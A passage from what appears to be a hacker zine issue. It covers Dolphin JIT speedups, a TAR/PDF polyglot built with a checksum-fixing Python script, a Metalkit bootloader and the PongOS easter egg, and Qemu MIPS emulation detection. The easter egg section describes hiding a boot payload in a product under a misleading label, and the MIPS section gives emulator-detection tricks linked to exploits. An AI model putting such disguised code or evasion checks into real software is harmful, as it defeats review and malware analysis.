The HLE audio engine is good but not perfect, with some games still requiring low-level emulation to avoid glitches. Countless minor bugs, from subtle depth buffer issues to issues with non-normal floating point numbers and console glitches not being reproducible in Dolphin, still exist. On the CPU side, even with many optimizations, some games are still slow, and a few still don't even boot properly.

But improvements like these are a start. Already, many games that were far too slow to be playable on all but the fastest overclocked Haswell CPUs are accessible to a much wider audience. And while Dolphin is not and probably never will be a perfectly cycle-accurate emulator (in fact, because of DVD read times and NAND write times, no two physical consoles will even produce identical results!), it may now be accurate enough to create at least some console-verifiable replays and speed runs.

Figure 6.2 gives some examples of the performance improvements, measured on a variety of synthetic benchmarks and games

POV-Ray	62%	faster
LUA "binary trees" benchmark	48%	faster
Sonic Colors	39%	faster
Rogue Leader	103%	faster
F-Zero GX	110%	faster
The Last Story	38%	faster
Xenoblade Chronicles	40%	faster

Figure 6.2: Dolphin Performance Improvements

known for being performance-intensive, between revision 2301 (late July of 2014) and revision 3378 (late September of 2014), as measured on my Ivy Bridge CPU.

Dolphin is hardly a new project; it was open-sourced six years ago and developed as a closed-source project for many years before that. It's far too easy to assume that relatively stable, mature projects don't have much room for improvement; as new contributors, we have to resist the urge to shy away from projects

like this, because often there are still vast gains to be had.

Thank you so much to Comex and Delroth for their part in these two months of incredible CPU emulation performance improvements. Thanks also to Justin Chadwick (JMC4789) for his unmatched testing and bug bisection skills across hundreds of games, as well as the monthly Dolphin progress report write-ups. And thanks to all the other devs: Ryan Houdek, Skidau, Lioncash, Shuffle2, Magumagu, Calc84maniac, Rachel Bryk and many others, for their tireless work on the other aspects of Dolphin, bug fixes, and assistance with the endless ignorant questions I asked on the way to learning the inner workings of Dolphin's CPU emulation engine.

Dolphin has been the most approachable project of any I've yet tried to contribute to, from the helpful developers to the relatively clean codebase. I somehow managed to become the go-to woman for the JIT in a mere six or so weeks, despite having never conceived before that I could ever contribute meaningfully to an open source project.

For anyone looking to contribute, there's an abundant supply of interesting (or terrifying, depending on your perspective) emulation bugs just itching for someone to attack with the single-step debugger and `printf` hammer. Plus, with the brand new 64-bit ARM JIT, there are countless instructions that still need implementations—and there are certainly lots of missing optimizations for the x86 JIT too. Drop by #dolphin-dev on Freenode or drop us a pull request—any help is always appreciated!

6:4 This TAR archive is a PDF! (As well as a ZIP, but you are probably used to that by now.)

by Ange Albertini

In this article we'll build a TAR/PDF polyglot file with a few simple tools that you already have if you write in TeX or LaTeX. (If not, take a couple of days to learn—wouldn't it be just spiffy to submit your very own PoC||GTFO piece in ready-to-go LaTeX?)

What is a TAR file?

TAR, written in the days when tape drives were the only serious form of backup, stands for TApe aRchive. Not surprisingly, its design is tightly coupled with the mechanics of tape drives. Those drives were made by IBM and were invented for the IBM 650, which was produced in 1953.

Accordingly, in those archives files are stored without compression, lengths and checksums are stored in octal, and everything is 512-byte block based. Respect old age, neighbors—and remember that your own modern technology might not survive that long.

Abusing the format

A TAR file starts with a fixed-length record of one hundred bytes, where the archived file's original name is stored, padded with zeros.[6] We can abuse this record to store a PDF header and a dummy stream object to cover the rest of the archive.

[6] If the name is longer, something called a PaxHeader is used instead; we've come a long way since the 1950s, neighbors!

We'll let `pdflatex` build the dummy stream object for us from a .TeX source. We just need to declare this object (with no compression) right after the `\begin{document}`:

```
\begingroup
  \pdfcompresslevel=0\relax
    \immediate\pdfobj stream
        file {archive.tar}
\endgroup
```

We then need to move the stream content so that it virtually starts at offset 0, fix the file name, and insert a valid `%PDF-1.5` signature.

After the initial hundred byte record, a TAR file contains a header checksum. We need to fix it, because unlike so very many other checksums, this one is actually enforced. The fixing isn't too difficult, but the format is nevertheless rather awkward. Here is the procedure, with a Python script to perform it.

1. Overwrite the checksum (at offset `0x94`, 8 bytes long) with spaces.
2. Add all the unsigned bytes of the header.
3. Write this value as octal, with leading zeroes.
4. End the checksum with a NULL character at the 6-byte offset into the field.

```
OFFSET = 0x94
# Wipe the checksum field with spaces.
for i in range(8):
  header[i + OFFSET] = " "

# Sum all bytes of the header to an unsigned int.
c = 0
for i in header:
    c += ord(i)

# Store the unsigned int in octal,
# followed by NULL then space.
for i, j in enumerate(oct(c)):
  header[i + OFFSET] = j

header[OFFSET + 6] = "\0"
# The required space was already there.
```

Now our TAR checksum is valid again, with an archived file name buffer that has been abused to contain a valid PDF header and a stream object. Enjoy!

```
manul:pocorgtfo pastor$ xxd pocorgtfo06.pdf | head -n 21
0000000: 2550 4446 2d31 2e35 000a 25d4 c5d8 0a31  %PDF-1.5..%....1
0000010: 2030 206f 626a 203c 3c0a 2f4c 656e 6774   0 obj <<./Lengt
0000020: 6820 3830 3934 3732 2020 2020 0a3e 3e0a  h 809472    .>>.
0000030: 7374 7265 616d 0a65 0000 0000 0000 0000  stream.e........
0000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000060: 0000 0000 3030 3030 3634 3400 3030 3030  ....0000644.0000
0000070: 3736 3400 3030 3031 3034 3000 3030 3030  764.0001040.0000
0000080: 3030 3030 3030 3000 3132 3431 3435 3637  0000000.12414567
0000090: 3137 3200 3032 3031 3631 0020 3000 0000  172.020161. 0...
00000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000100: 0075 7374 6172 2020 004d 616e 756c 0000  .ustar  .Manul..
0000110: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000120: 0000 0000 0000 0000 004c 6170 6872 6f61  .........Laphroa
0000130: 6967 0000 0000 0000 0000 0000 0000 0000  ig..............
0000140: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

Sadly, that's not all we needed to do. Just when we thought that our polyglot finally worked well on all readers, it turned out that some further edits broke it on `Preview.app`, for no apparent reason, and in a weird way. Namely, `Preview.app` wouldn't display the constant width fonts in our PDF *unless* the PDF signature was placed exactly at offset 0.

Choosing between our Apple readers not being able to enjoy this special issue, having to debug the `Preview.app`, having to reinvent font storage, and missing our deadline, or putting the PDF signature back at offset 0, we chose the latter. With luck, we'll just sacrifice a single 512 byte block and one junk filename to improve our PDF's compatibility.

6:5 x86 Alchemy and Smuggling with Metalkit

by Micah Elizabeth Scott

Dear neighbors, today I humbly present a story of x86 alchemy and bit smuggling. It's an MBR you can take with you, the story of a lonely matryoshka egg, and a spark of something weird intentionally escaping from a place where weird machines are by definition broken.

Pong test

Two or three lifetimes ago, I was an architect for the desktop USB and GPU virtualization subsystems at VMware. Suffice to say, it was a complicated job handled by a small team of talented, dedicated, and fucking crazy engineers. The story begins with our effort to find new engineers to hire that were just the right kind of talented, dedicated, and crazy. We tried the usual tactics like looking for people who like the beers we do or testing candidates on the minutiae of IEEE floating point in specific GPU configurations. When that worked badly, we got creative. One of my coworkers made up an esoteric minimal instruction set and asked candidates to write programs in it. This was fun for the interviewer, at least. I liked to run the programs in my head and debug them as fast as the candidates wrote on the whiteboard.

One of my coworkers had a new plugin architecture for the part of our virtual machine runtime that handles user input and 2D display compositing, and he suggested we use it as an interviewing tool. So we had them play Pong. We developed a two-hour interview test where candidates wrote a plugin to play against a trivial opponent. The virtual machine boots directly

into the game in retro black & white. The right paddle tracks the ball slowly. The left paddle is controlled by the mouse or keyboard. In the interview, I would work through this ridiculous Rube Goldberg contraption with the candidate, giving them just barely enough help so they'd succeed with the available time and materials. The process seemed to be quite good at revealing the candidate's approach toward the kind of ridiculous things we had to do on a daily basis.

To keep the difficulty level and time requirements appropriate, we needed the VM to generate very simple and consistent screen updates. Any general purpose OS would have a time-consuming bootup process, and the GPU commands would be littered with sporadic events that complicate the heuristics required to locate the ball and send the right mouse movements to have the paddle follow it.

The required speed and the level of control ruled out any operating system I knew of, so I wrote my tiny game to run on the virtual bare metal, communicating directly with the registers and command FIFO in our virtual GPU to set up a 2D framebuffer and enqueue just the right update rectangles. We also vastly simplified the interview problem by putting the mouse into absolute-coordinate mode using an extension in our virtual hardware. The very first version used some bare metal support libraries that other teams developed for automated testing of the ridiculously complicated virtual CPU, but I soon replaced those with pieces from an open source bootloader and 32-bit x86 bare metal support library of my own.

Metalkit

This game worked well for our interview process. My library, named Metalkit, satisfied an acute personal itch to write fid-




Figure 6.3: VMWare Pride

dly low-level code. I worked on my own time, hacking together dynamically generated interrupt vector trampolines while my boyfriend hacked at repetitive monsters in World of Warcraft. At VMware, I then forked a version of Metalkit into an open source library which would serve as public documentation for the virtual GPU device and part of an internal unit testing framework for it. I wanted to release this documentation with plenty of sample code. I ended up creating plenty of 3D rendering examples as a byproduct of creating a low-level unit testing framework for our virtual GPU. When I needed an example for the unaccelerated 2D dumb framebuffer mode, I ported my little PongOS to this library. This new version could be open source, and very tiny.

Metalkit is optimized for creating tiny binaries. Partly it was a personal challenge, but a tiny binary is often a teachable binary. Many a reader has had their first spark of curiosity for ELF after the inspiration of an especially minimal or delicately obfuscated binary. It seemed didactically useful to have a tool for creating bare-metal binaries that are fairly easy to compile and also where it can be easy to identify the purpose of every byte in the file. Instead of using a large and complicated standard C library, it includes a very minimal library that's designed for readability, terseness, and a sense that it's possible to understand the whole system.

Readers who choose to study the internals of Metalkit may notice features that go to extremes in order to avoid unnecessary or repetitive code while also allowing complex behaviors. The ISR trampolines, for example, are tiny functions in RAM which wrap the C functions that handle each interrupt vector. These C functions have a simple calling signature that allows a handler to access its vector number and prior execution state as stack parameters. With the help of some macros, handler functions can inspect or write this saved execution state to implement fea-

tures like task switching. There's a separate trampoline for each interrupt vector, and to save space in the disk image they're constructed in RAM during initialization by following a repeating pattern:

```
1  60             pusha                  ;Save general-purpose regs
   68 <32b arg>   push <arg>             ;Call handler(arg)
3  b8 <32b addr>  mov  <addr>, %eax
   ff d0          call *%eax
5  58             pop  %eax              ;Remove arg from stack
   8b 7c 24 0c    mov  12(%esp), %edi    ;Load new stack address
7  8d 74 24 28    lea  40(%esp), %esi    ;Addr of eflags
                                         ;on old stack
9  83 c7 08       add  $8, %edi          ;Addr of eflags
                                         ;on new stack
11 fd             std                    ;Copy backwards
   a5             movsl                  ;Copy eflags
13 a5             movsl                  ;Copy cs
   a5             movsl                  ;Copy eip
15 61             popa                   ;Restore GP regs
   8b 64 24 ec    mov  -20(%esp), %esp   ;Switch stacks
17 cf             iret                   ;Restore eip, cs, eflags
```

In the spirit of teaching someone to fish rather than handing them a can of tuna, I thought it prudent to set the example of teaching machines to write the repetitive code, and how the runtime initialization might perform this task more efficiently than the compiler could. Readers accustomed to the luxuries and tragedies of ARM or x86-64 may need to adjust their spectacles to adequately behold this 32-bit ISR template, as excerpted from the comments in Metalkit's `intr.c` module.

The most extreme example of design economy in Metalkit is the MBR. This 512 byte header is generated and placed with the help of a custom linker script. It includes a plausible partition table and a carefully crafted hunk of assembly that the BIOS will splat into low RAM and run for us in 16-bit Real Mode. For convenience and ease of use as a teaching and testing tool, I wanted a minimal and highly convenient bootloader. It should put the CPU into 32-bit mode, load a flat binary image into

RAM, set up the execution environment, and call `main()`. I wanted it to be an effortless result of typing `make` in a project, but to also handle loading arbitrarily large images from devices like virtual CD-ROM drives and USB disks. Oh, and we should make it boot from GRUB too.

Boot from anything in under 512 bytes

People never use the BIOS any more. System geeks spend all this time making sure it works in every case, but nobody really notices. A modern BIOS has a huge library of available functionality. If you've ever programmed in DOS, you've seen BIOS interrupts.[7] They're like system calls, but with fewer rules. Decades and decades of backward compatibility happened, all with layers of emulation so you can happily keep calling interrupt 0x13 for WRITE DISK SECTORS without anyone but weird people like us worrying that the data's going to a solid state disk plugged into a hub on an xHCI USB 3.0 controller over PCIe rather than to a hunk of spinning rust from 1980 on a 4 MHz parallel bus.

There are a bunch of reasons not to use these routines in modern code, chiefly that they need to run in 16-bit Real Mode, which can only address about the first megabyte of RAM. During the transition from DOS to 32-bit operating systems, various strategies emerged for dealing with the fact that the drivers in the PC's BIOS only work in 16-bit mode. Usually the BIOS functionality is reimplemented entirely in the OS for efficiency and maintainability, and this is feasible because the hardware is documented, standardized, or interesting enough to get reverse engineered. There are exceptions for sure, like XFree86 running 16-bit VESA BIOS video drivers in an emulator in order to run the GPU through proprietary mode switch sequences and obtain

[7] `http://www.ctyme.com/intr/cat-003.htm`

framebuffer access.

Even a modern bootloader will pass up the chance to use the BIOS as soon as it can load its own driver. GRUB has an MBR riddled with esoteric bug workarounds, its mission only to launch a 32 kiB or less stage2 binary from a prearranged sector on disk. The BIOS gained an unflattering reputation from decades of buggy drivers and a penchant for claiming 640 kiB is enough RAM for anyone.

With Metalkit, we can try to move past that and see the BIOS as yet another niche where we can find reusable gadgets. If we can stomach a switch to 16-bit Real Mode and back for each batch of sectors, we can use the BIOS to read from the bootup disk (whatever stack of emulations that may be) into a small scratch buffer below 640 kiB. Then, back in 32-bit Protected Mode, we shuttle that data up above 1 MB. Repeat this enough times and we could load a whole CD-ROM into memory, 9 kiB at a time.

With the popularity these days of usermode programming and 64-bit portability it's easy to forget entirely that the CPU still knows how to execute 16-bit instructions. Of course, for compatibility it always starts in 16-bit mode, but typically a bootloader like GRUB will switch to 32-bit Protected Mode as soon as possible, and nobody looks back. With the advent of UEFI, we even have a 64-bit replacement for BIOS.

You might recall that darling of the late 90s, VM86 mode. I remember such thrills from the `vm86(2)` manpage when I first started monkeying with Linux. A system call to emulate 16-bit mode! In a sandbox! Using a built-in CPU feature! It was part of Wine, part of X. Now it's obsolete again, incompatible with 64-bit operating systems. We don't need anything so glitzy for this job, though. Being a bootloader with free rein of the processor's GDT and segment descriptors, we can toggle off Protected Mode and reload the segment registers to point them back at

low memory. It can be tricky to debug code like this, but the low-level debuggers in both VMware and Bochs let you examine the CPU state directly during these critical mode switches.

Even our minimal and modern bootloader can't escape all the woe and pageantry of backward compatibility. The first thing we do is switch on the A20 gate, which if you haven't run across yet I would suggest you save to look up next time you'd like to spend some meditative time crying and/or laughing into Wikipedia.

For each disk read, we prefer to use the more modern Logical Block Address (LBA) addressing mode, where each disk sector has an index starting from zero like any sensible API would use. Of course, before LBA, disks didn't really have the API of a generic storage interface made from uniform and abstracted 512-byte sectors; they had the API of a spinning magnetic stack and wubbling electronic wand, each with a particular shape and speed. This older form of addressing was known as Cylinder Head Sector (CHS). Metalkit will try LBA first, since it's necessary for newer devices like USB sticks and CD-ROMs, with CHS as a backup so that plain floppy disks work on any BIOS.

We read 18 sectors at a time, or 9 kiB. It's the same as one old-style magnetic track on a 1.44 MiB disk, to minimize the impact of CHS addressing on the size of the bootloader. After the BIOS returns, we have to do our first jump to 32-bit Protected Mode to copy that block into place:

```
1           ; Enter Protected Mode, so we can copy this sector to
            ; memory above the 1MB boundary.
3           ;
            ; Note that we reset CS, DS, and ES,
5           ; but we don't modify the stack at all.

7           cli
            lgdt    BIOS_PTR(bios_gdt_desc)
9           movl    %cr0, %eax
            orl     $1, %eax
11          movl    %eax, %cr0
```

```
        ljmp    $BOOT_CODE_SEG, $BIOS_PTR(copy_enter32)
13      .code32
copy_enter32:
15      movw    $BOOT_DATA_SEG, %ax
        movw    %ax, %ds
17      movw    %ax, %es

19       ;
         ; Copy the buffer to high memory.
21       ;

23      mov     $DISK_BUFFER, %esi
        mov     BIOS_PTR(dest_address), %edi
25      mov     $(DISK_BUFFER_SIZE / 4), %ecx
        rep movsl
```

The x86 architecture is full of features modern programmers prefer to sweep under the rug. The x86 segment registers are vital in every DOS program but unused today aside from the inner workings of thread-local storage, language runtimes, exception handlers, OpenGL APIs, and the like. We may forget that these registers on x86 are actually a somewhat miraculous feat of backward compatilogical engineering starting with the 80286 design.

The original 8086 architecture included four 16-bit segment registers. Each one was padded out to 20 bits, functioning as a selectable base for code and data addressing calculations on a 16-bit machine that could address a whole megabyte of RAM. In the 80286, the new Protected Mode was introduced. Instead of simple arithmetic, the segment registers were now processed via a lookup table, the Local Descriptor Table (LDT). This ancient hack introduced a magical quality to each segment register, remaining there inside every x86 to this day.

In this code segment, preprocessor macros `BOOT_DATA_SEG` and `BOOT_CODE_SEG` refer to particular entries in descriptor tables we set up earlier in boot. In Protected Mode, these next instructions contain some magic.

```
        movw    %ax, %ds
        movw    %ax, %es
```

Friends, what looks like a straightforward register-to-register mov is anything but. The guiding tenet of Protected Mode is the fundamental right of abstraction for all segment registers. On an 8086, these instructions would save a 16-bit value from `%ax` in the 16-bit registers `%ds` and `%es`. Later, during address calculations, the 16-bit value in the applicable segment register would be padded with zeroes on the right and added to the relevant offset to form a 20 bit address that could reach an entire Megabyte of physical memory. Protected Mode was a sort of Pandora's box. With the box open, a segment register is now just an idea, hopelessly modern and abstract, like the exact position of an electron. Writing an index to this register is taken as an instruction to fetch a descriptor from the named table entry, populating some internal and almost-invisible state variables within the processor.

After the copy, we reverse this machinery to descend back down to Real Mode and grab another 18 sectors. With Protected Mode disabled, writing 0 to `%ds` and `%es` actually just sets the offset to a 16-bit value of zero instead of loading from the descriptor table. There is a spooky in-between state nicknamed Unreal Mode where it's possible to be in real-mode with values lingering in the processor's segment descriptors that could only have been set by Protected Mode. I had some trouble with the BIOSes I tested, but all reliably operate their disk and USB drivers in this state.

```
        ; 2. Disable Protected Mode

        movl    %cr0, %eax
        andl    $(~1), %eax
        movl    %eax, %cr0

```

```
        ; 3. Load real-mode segment registers. (CS, DS, ES)
8
        xorw    %ax, %ax
10      movw    %ax, %ds
        movw    %ax, %es
12      ljmp    $0, $BIOS_PTR(disk_copy_loop)
```

Memory addressing may prove to be particularly mindboggling in an environment such as this. I wrote the bootloader to use GNU's assembler, which knows how to switch at any point between 16-bit and 32-bit code. But, of course, I also need to use different addressing schemes for both of these modes, and there's no help from the compiler on this job. I use a collection of linker script calculations and preprocessor macros to calculate 16-bit addresses, and I let the assembler assume 32-bit memory addresses everywhere. This works out better anyway, since GNU binutils doesn't help much when it comes to 16-bit anything.

The actual switch between 16-bit and 32-bit code is distinct from the switch to and from Protected Mode. In fact, the CR0 bit that enables Protected Mode really just changes this segment loading behavior. The other features we get, like segment limits, paging, and 32-bit code, are enabled with settings in the descriptors we load via this new flavor of segment register we get in Protected Mode. The bitness actually changes when we perform a long jump across segments after changing the segment descriptor for `%cs` and friends. To orchestrate the change, we need the processor bitness, assembler bitness, and calculated addressing to all line up just right:

```
        ljmp    $BOOT_CODE_SEG, $BIOS_PTR(copy_enter32)
2       .code32
copy_enter32:
```

With these tricks, it's possible to load an arbitrarily large next stage into RAM and execute it. This could be a 6 kB Pong game, a 10 MB GPU unit test, Hello World, another bootloader stage,

or maybe even an operating system kernel.

Using the BIOS for disk input and a tiny bit of display output, and including the bare minimum amount of backward compatibility code, this functionality just barely fits into the 512 byte MBR. We even have room for a real partition table. In the celebration and recognition of polyglots everywhere, a GNU Multiboot header can sneak into any free 32 bytes within the first 8 kB and conveniently allow us to boot the image directly from GRUB as well.

Friends, think of Metalkit as My First 32-bit x86 Playset for Kids and Adults. I urge you, get the code and write a round-robin thread scheduler with your teenager tonight.[8]

Bug hunter

In the lopsided and sometimes oppressive culture of a rising Silicon Valley juggernaut, there were some small subversions I took pride in. I was so productive and worked so much that I often chose my own side projects to mix things up a little. I'd fix little personal nitpicks. I'd look for security vulnerabilities. In my last year there, I wrote a Bluetooth stack mostly to avoid boredom.

I once spent some time to implement old school CGA graphics mode emulation to fix a robot game I like. It turns out that our BIOS had already inherited code to emulate these modes on top of VGA hardware. So the BIOS was trying to get there by telling our virtual GPU to be a VGA device in a mode that's almost correct. Then the BIOS flips a bit in the VGA device telling it to interpret the framebuffer in CGA's particular planar style. This was the missing piece. I implemented a new blitter in the emulation that handled this case, tested Robot Odyssey and

[8] `git clone https://github.com/scanlime/metalkit`
VMWare fork at `http://vmware-svga.sourceforge.net/`

Arcade Volleyball, and proudly resolved bug #3 in our tracker: "CGA mode does not work."

Along the way another bug caught my eye. #62382, "We don't have any easter eggs in our products." It was filed back in 2005 by a platform engineer with a healthy sense of humor. The bug gained comments from a range of people, from a curt "whatever" and temporary erasure to eventual revival and enthusiastic support. To me, easter eggs were more than just a cute toy. They were a way of leaving a distinctly personal artistic signature inside something that was intended to be a faceless commodity product. It was a subversion I was happy to play a role in, and I figured PongOS was the perfect solution this time: small enough nobody could complain about its size if anyone noticed it at all, isolated by the same sandbox we trust other VMs inside, and I had a very subtle strategy for storing and triggering the disk image payload.

In the pressure to satisfy increasingly convoluted backward compatibility requirements, platform engineers thrive by strategizing around and curating maps of undefined states. We specifically leave places where behavior is not specified by the design, leaving subtle traps to discourage developers from fouling the pristinely undefined by becoming reliant on our current unplanned placeholder behaviors.

I looked for a way to introduce an easter egg that could be triggered intentionally but which would stay out of the way by only appearing in a state that I decided was safely in one of these formerly unfriendly regions. The trigger I chose was a zero-byte floppy disk image attached to a desktop VM. This normally wouldn't do anything useful; there is no reason to have a zero-byte image attached instead of no image at all, and booting in this state would lead to an error message from the BIOS.

The inner workings of this egg could be obscure as well. The

floppy disk emulation was a crusty piece of code few people would touch, and most of those who cared about and understood it had a lively sense of humor and individuality. We routinely had to monkey-patch our zoo of devices around some obscure operating system incompatibility. I wrote a patch that, as innocently as possible, included a header file with 6 kilobytes of hexadecimal data labeled as a "default parameter buffer," the implication being that it helped us in emulating some obscure floppy driver compatibility mode. When reading past the end of a floppy disk image (very different from no image at all), we would read from this default buffer. With a zero-byte disk image, we're reading entirely from this buffer and booting into PongOS.

Friends who worked a little farther from the metal added to each of the platform-specific user interfaces an obscure keyboard macro that would deploy a Paschal Ovum virtual machine with a zero-byte floppy image.

Revision


The egg would always be controversial among the small but influential group inside the company who knew about it. Many people could have prevented it from ever shipping, and indeed to some outsiders unfamiliar with the sausage-making process inherent in software development, it could seem strange that such whimsical code would ever make it past the strict QA processes.

But it should be apparent to any developer and obvious to any security researcher that it's impossible to test for the absence of a feature like this, and in reality the complex systems software we all rely on is so fiendishly complex that it's possible nobody completely understands even a single OS kernel. Those who come the closest to a complete understanding tend, in my experience, to have a jaded and pessimistic view of kernels, de-

vice drivers, and communications stacks everywhere. The most jaded and curmudgeonly would never want us to support graphics virtualization at all, and from a purely security position they would probably be right.

In an unfortunate but probably inevitable string of events, someone inadvertently triggered the easter egg on a VM that normally wouldn't have booted, then they misunderstood the outcome and posted to the forums about a "virus." This eventually almost got the egg pulled, but we reached a compromise: I could keep it if I added a VMware logo to the screen.

Now I had a challenge for myself. For starters, I'd create a new binary image that's no larger than before, with a nice looking logo. I wanted to go further, hiding an additional easter egg in the program. By carefully pruning down and further optimizing the code in Metalkit, I saved entire kilobytes. I used a tiny 4-bit RLE format for storing an anti-aliased logo image, and trimmed down all the math, graphics, and PCI code as small as possible. The details are too numerous to list, but the intrepid reader will find the bytes in the attached disk image number few enough to



comfortably reverse engineer without too much despair.

For the nested easter egg, I added an obscure state machine to the keyboard ISR, toggling a drawing mode when it detects the sequence of scancodes that make up `{'p','r','i','d','e'}`. With the special drawing mode, a new color lookup table is activated and cycled when filling each scanline. I wanted this layer of the egg to be a representation of the hidden struggles we go through and often keep to ourselves in our work. And perhaps it was also a subtle nod to the specific rainbow in the Apple II logo, and the love that myself and many of my coworkers recently put into creating our first virtualization product for the Mac.

Call to remix

Within `pocorgtfo06.pdf`, readers will find PongOS attached in the form of an Ableton sampler preset for those who wish to, at various octaves, test their own perception for sonic-executable synesthesia in densely packed uncompressed x86 code.

For other uses, rest assured a few lines of your favorite snake-based language are sufficient to make the image suitable for boot or disassembly again.

```
>>> import struct
>>> aiff = open("egg.aiff", "rb").read()
>>> floats = struct.unpack(">6710f", aiff)
>>> bytes = [chr(int((i + 1) * 128)) for i in floats[36:-18]]
>>> open("egg.img", "wb").write("".join(bytes))

-rw-r--r--  1 micah  staff  6656 Sep 20 00:07 egg.img
0a710d1776f0687170b7d547c1d70354d6bba548  egg.img
```

With or without the enclosed, I encourage you all to express yourself in ways nobody thinks possible. Remember the old proverb: a wise explorer learns more about television with a magnet than a couch.

6:6 Detecting MIPS Emulation

by Craig Heffner

In this article, we'll look at some handy tricks for detecting the difference between real MIPS hardware and the Qemu emulator. First, in Section 6:6.1, we'll look at special function registers whose values in the emulator reveal the use of Qemu. Then, in Section 6:6.2, we'll intentionally run code which has a pending overwrite in the data cache to determine whether the instruction and data caches are synchronized with one other, as they are in Qemu but are not in real hardware. The techniques presented in this article were tested on Qemu v2.0.1.

6:6.1 Detection through hardware registers

Qemu can be identified with a reasonable level of certainty by examining discrepancies in the MIPS `CP0` (Coprocessor0) registers. The most obvious register to examine is the `PRId` (Processor ID) register, shown in Figure 6.4.

The `PRId` register can be read using the `mfc0` (move from coprocessor0) instruction.

```
1 mfc0 $t0, $15  ; Move CP0 register 15 (PRId) into
                 ; general purpose register $t0
```

Figure 6.4 also shows the differences between Qemu and two common system-on-chip devices that are found in real hardware. Note in particular the differences in the `Revision` field. Qemu sets this field to all zeros regardless of which MIPS core is being emulated, but most real-world systems will have this field set to a non-zero value representing the major/minor/patch version of the MIPS core in use by that CPU.[9]

[9]Programming the MIPS32 24K Core Family, Section 2.2

```
                    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
                    |Company Options|   Company ID  |     CPU ID    |    Revision   |
                    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
QEMU                |0 0 0 0 0 0 0 0|0 0 0 0 0 0 0 1|1 0 0 0 0 0 0 1 1|0 0 0 0 0 0 0 0|
                    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
Atheros AR7240 SoC  |0 0 0 0 0 0 0 0|0 0 0 0 0 0 0 1|1 0 0 1 0 0 1 1 1|0 1 1 1 1 0 1 0 0|
                    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
Ralink RT3352F SoC  |0 0 0 0 0 0 0 0|0 0 0 0 0 0 0 1|1 0 0 1 0 1 1 0|0 1 0 0 1 1 0 0|
                    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Company Options	Reserved for use by the manufacturer.
Company ID	Uniquely identifies the manufacturer. Zero for older chips.
CPU ID	Identifies the specific MIPS CPU type. (MIPS 4KC, MIPS 24K, etc)
Revision	CPU core revision number.

Figure 6.4: Processor ID (`PRId`) Register


It is also useful to examine the `Config` register. Much like `PRId`, the `Config` register can be read using the `mfc0` instruction.

```
mfc0 $t0, $16   ; Move CP0 register 16 (Config) into
                ; general purpose register $t0
```

Again, we can find some general differences in register values between different CPUs, which are shown in Figure 6.5. Most notably, `Impl` is zero in Qemu, while the Atheros and Ralink chips have this field set to non-zero values. The PIC32 datasheet also notes that it uses these bits to store information regarding segment caching and the SRAM bus interface.[10]

These register variations are generally reliable, and are particularly applicable if you expect to only run on one particular CPU, such as an exploit for a specific target.

[10] PIC32 Reference Manual, `61113E.pdf`



`M`	`1` if there is another config register. (`Config1`)
`Impl`	Implementation specific.
`BE`	`1` for big endian, `0` for little endian.
`AT`	`0` for MIPS32, `1` for MIPS64 with MIPS32 address map, `2` for MIPS64 with full address map.
`AR`	Architecture Revision Level `0` for MIPS32/64 release 1, `1` for MIPS32/64 release 2.
`MT`	Specifies the MMU type.
`0 0 0`	Unused
`VI`	`1` if the L1 instruction cache uses virtual tagging.
